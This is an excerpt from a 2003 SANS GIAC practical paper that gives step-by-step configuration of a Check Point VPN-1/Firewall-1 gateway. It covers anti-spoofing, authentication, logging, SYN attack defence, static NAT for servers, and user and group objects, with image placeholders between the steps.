
☒ Managed by this Management Server (Internal)  
☐ Managed by another Management Server (External)

Secure Internal Communication

DN:

☐ Interoperable VPN Device


In the above diagram, click topology tab to configure the different interfaces of the firewall.



After configuring each of these interfaces the select “manually defined” under VPN domain and select the encryption domain object which is already created. This signifies the encryption domain used by the VPN users.


Now select any of the interfaces in the above diagram and click edit to configure anti spoofing properties. To prevent spoofing, anti spoofing feature has to be enabled on all the interfaces. Select “External (Leads out to Internet)” for the external interface

and “Internal (leads to the local network)” for all other interfaces. Then select “Network defined by the interface IP and net mask” under IP address interface” for all internal interfaces. Also select “log” under “Anti spoofing” section to log any spoofing activity.




Under the workstation properties of firewall object select authentication tab. In this window uncheck all options except “VPN-1 & Firewall-1 Password”. This is required, since we are using Checkpoint user database for user authentication. In the first

section of this document, we have mentioned there will be very few users who will use authentication and since it is very less users, firewall administrator will maintain the user database and their respective passwords.




Under the workstation properties window of firewall object, select management tab. In this window, select “log switch when file size is” under “local logging option”. The log file size is set at 1000Mbytes. Also select “Alert when free disk space is below”

and set the parameter to 20 Mbytes. This will alert the administrator, when the firewall is running out of space.



Finally select advanced tab under workstation properties window of firewall object. Then select SYNDefender. In this box select "SYNGateway" under SYN attack



defense method option. Then set the “Timeout for SYN attack identification” for 30 seconds.



### Configuring Implied rules




To enable or disable implied rules go to Policy → Global properties under the mail security policy window. In this case we have disabled all implied rules.



## Creating Server objects


Follow the same procedure to create other workstation objects as mentioned in creating firewall object. For other workstation objects, instead of selecting “gateway”, select “host” under “type” section, since these objects are just server objects, not the gateway object



Similarly create other server objects for web server, mail server, NTP server, Database server, Billing server, syslog server and proxy server

Since we are using private IP address for the servers in transaction network, we need to NAT the IP address of these servers. To configure, NAT click “NAT” under the workstation object properties for the servers needed to enable NAT. In this window, select “Add automatic address translation” check box. This will automatically add the NAT rules under NAT tab of main security policy window.

Since all the servers in the transaction network will accept connections from the internet, we need to have static Nat. Hence select “Static” under “Translation Method”. Under the “Valid IP address” option box, enter the public IP address, which will be used by the respective server.




Once we create the server objects with NAT properties, NAT rule base will be built automatically.

Security - GIAC-1   Address Translation - GIAC-1   Desktop Security - Standard								
NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	Int_Proxy	* Any	* Any	Int_Proxy (Valid	Original	Original	* All	Automatic rule (see the network ok
2	* Any	Int_Proxy (Valid	* Any	Original	Int_Proxy	Original	* All	Automatic rule (see the network ok
3	Mail_Server_MT.	* Any	* Any	Mail_Server_MT.	Original	Original	* All	Automatic rule (see the network ok
4	* Any	Mail_Server_MT.	* Any	Original	Mail_Server_MT.	Original	* All	Automatic rule (see the network ok
5	NTP_Server	* Any	* Any	NTP_Server (Va	Original	Original	* All	Automatic rule (see the network ok
6	* Any	NTP_Server (Va	* Any	Original	NTP_Server	Original	* All	Automatic rule (see the network ok
7	Trans_Server	* Any	* Any	Trans_Server (\	Original	Original	* All	Automatic rule (see the network ok
8	* Any	Trans_Server (\	* Any	Original	Trans_Server	Original	* All	Automatic rule (see the network ok
9	Web_Server	* Any	* Any	Web_Server (Vi	Original	Original	* All	Automatic rule (see the network ok
10	* Any	Web_Server (Vi	* Any	Original	Web_Server	Original	* All	Automatic rule (see the network ok

Apart from the automatic NAT, Checkpoint allows to configure NAT manually also. Manual NAT rules allow us to create NAT rule for each object. VPN-1/Firewall-1 validates manual Nat rules, helping to avoid mistakes in the setup process.

### Creating User object


In the main Security policy window, go to Manage → and select user → new user. Enter the user name and in the Comments section and enter the description for the user.



### Creating the user group object


Under the object window pane right click group and select new group. In the new group window add the relevant users and enter a name for the group object


© SANS Institute 2003



### Creating Network group object

In the main Security policy window, go to Manage → and select group → new group. Enter the group name and in the comment section and enter the description for the user.

